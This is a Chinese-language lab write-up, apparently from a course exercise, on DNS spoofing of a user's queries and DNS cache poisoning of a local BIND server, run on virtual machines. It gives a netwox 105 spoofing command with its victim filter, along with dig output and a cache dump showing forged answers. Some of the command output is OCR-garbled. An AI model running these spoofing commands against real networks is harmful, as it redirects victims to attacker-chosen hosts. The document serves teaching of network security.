

DNS 本地攻击

当 User 向 DNS Server 发送 DNS 查询的时候, Attacker 监听了这个 DNS 查询请求, 然后在 DNS Server 回复正确的 DNS Response 之前, 先回复一个伪造欺骗的 DNS Response 给 User, 从而达到了 DNS 欺骗的效果。


当 DNS Server 对 Root DNS Server 询问的时候, Attacker 监听了 DNS Server 对外发出的 DNS Query, 伪造了一个 DNS Response 给 DNS Server, 从而让 DNS Server 中有了 DNS Cache, 且设置的 ttl 很长, 因此就能够达到高效的 DNS Attack。

说明: user 在宿主本机, DNS Server 和 Attack 是 Linux 虚拟机

一、 环境配置

二、 欺骗回复 user 的 DNS 查询

1. 攻击者使用 netwox 攻击



```
Command 105 --hostname "www.example.com" --hostnameip 1.2.3... :
DNS_question_____
| id=6941 rcode=OK      opcode=QUERY      |
| aa=0 tr=0 rd=1 ra=0  quest=1 answer=0 auth=0 add=0  |
| connc.gj.qq.com. A      |
|_____
DNS_answer_____
| id=6941 rcode=OK      opcode=QUERY      |
| aa=1 tr=0 rd=1 ra=1  quest=1 answer=1 auth=1 add=1  |
| connc.gj.qq.com. A      |
| connc.qi.qq.com. A 10 1.2.3.4      |
|_____
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns
hns "ns.example.com" --authnsip 1.2.3.5 --filter "src host 192.16
8.203.1"
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --a
uthns "ns.example.com" --authnsip 1.2.3.5 --filter "src host 192.168.203.
1""
```

2. 在 user 中 dig www.example.com

```

C:\Windows\system32>dig www.example.com

;<<>> DiG 9.3.2 <<>> www.example.com
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 543
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                10      IN      A      1.2.3.4


;; AUTHORITY SECTION:
ns.example.com.                 10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.                 10      IN      A      1.2.3.5

;; Query time: 5 msec
;; SERVER: 192.168.203.128#53<192.168.203.128>
;; WHEN: Sat Dec 03 23:15:17 2016
;; MSG SIZE rcvd: 88

```

3. 对 DNS Server 进行攻击



```

[04/25/2016 09:10] seed@ubuntu:~$ cat /var/cache/bind/dump.db | grep 'example'
example.cn.                10794   \-DS      ;-$NXRRSET
www.example.cn.            594     A        1.2.3.4
[04/25/2016 09:10] seed@ubuntu:~$

```

```
C:\Windows\system32>dig www.example.cn

; <<>> DiG 9.3.2 <<>> www.example.cn
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1465
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.cn.                IN      A

;; ANSWER SECTION:
www.example.cn.                 3600    IN      A      124.16.31.150

;; AUTHORITY SECTION:
example.cn.                     86396   IN      NS      dns9.66.cn.
example.cn.                     86396   IN      NS      dns8.66.cn.

;; Query time: 4336 msec
;; SERVER: 192.168.203.128#53(192.168.203.128)
;; WHEN: Sat Dec 03 23:32:52 2016
;; MSG SIZE rcvd: 89

C:\Windows\system32>
```